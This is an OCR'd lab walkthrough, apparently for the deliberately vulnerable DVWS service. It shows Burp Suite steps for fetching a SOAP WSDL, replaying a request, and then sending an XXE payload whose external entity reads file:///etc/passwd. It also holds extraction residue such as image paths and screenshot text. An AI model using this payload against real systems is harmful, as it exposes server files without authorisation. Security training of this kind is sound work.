
1. Open Firefox and access the SOAP service WSDL document:
   http://192.168.0.19:8080/dvwsuserservice?wsdl



1. Launch **Burp Suite Community Edition**. Navigate to **Proxy** $ ightarrow$ **Intercept** (ensure Intercept is OFF) and click **Open Browser**.
2. In the Burp Chromium Browser, navigate to **http://192.168.0.19:8080/dvwsuserservice?wsdl**.




1. In Burp Suite, go to **Proxy** $ ightarrow$ **HTTP history**, locate the `GET /dvwsuserservice?wsdl` request, right-click, and select **Send to Repeater**.




1. In the Repeater tab, clear the Request pane and construct the following SOAP POST payload:


```
POST /dvwsuserservice/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4164
Connection: close
SOAPAction: Username
Content-Type: text/xml;charset=UTF-8
Host: dvws.local
Content-Length: 463

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.or
<soapenv:Header/>
<soapenv:Body>
 <urn:Username soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <username xsi:type="xsd:string">gero et</username>
</urn:Username>
</soapenv:Body>
</soapenv:Envelope>
```



1. Click **Send** and observe the SOAP XML response returning user verification details.



Applications Places System
Fri Jan 17, 02:46
Burp Suite Community Edition v2023.7.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
3 ×
Send Cancel
Target: Not specified
Request
Pretty Raw Hex
1 POST /dvwsuserservice/ HTTP/1.1
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4164.0 Safari/537.36 autochrome/red
3 Connection: close
4 SOAPAction: Username
5 Content-Type: text/xml;charset=UTF-8
6 Host: 192.168.0.19:8080
7 Content-Length: 463
8
9 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:examples:usernameservice">
10 <soapenv:Header/>
11 <soapenv:Body>
12 <urn:Username soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
13 <username xsi:type="xsd:string">gero et</username>
14 </urn:Username>
Search... 0 matches
Response
Pretty Raw Hex Render
1
Search... 0 matches
Inspector
Ready




1. To test for XXE External Entity resolution, modify the Repeater request to include a custom `DOCTYPE` declaration pointing to `file:///etc/passwd`:


```
POST /dvwsuserservice/ HTTP/1.1
Host: dvws.local
SOAPAction: "Username"
Content-Type: text/xml;charset=UTF-8
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY exploit SYSTEM "file:///etc/passwd">
]>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:urn="urn:UserService">
  <soapenv:Header/>
  <soapenv:Body>
    <urn:Username>
      <username>&exploit;</username>
    </urn:Username>
  </soapenv:Body>
</soapenv:Envelope>
```


Applications Places System
Fri Jan 17, 02:52
*Unsaved Document 1 - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
*Unsaved Document 1
POST /dvwsuserservice/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4164.0 Safari/537.36 autochrome/red
Connection: close
SOAPAction: Username
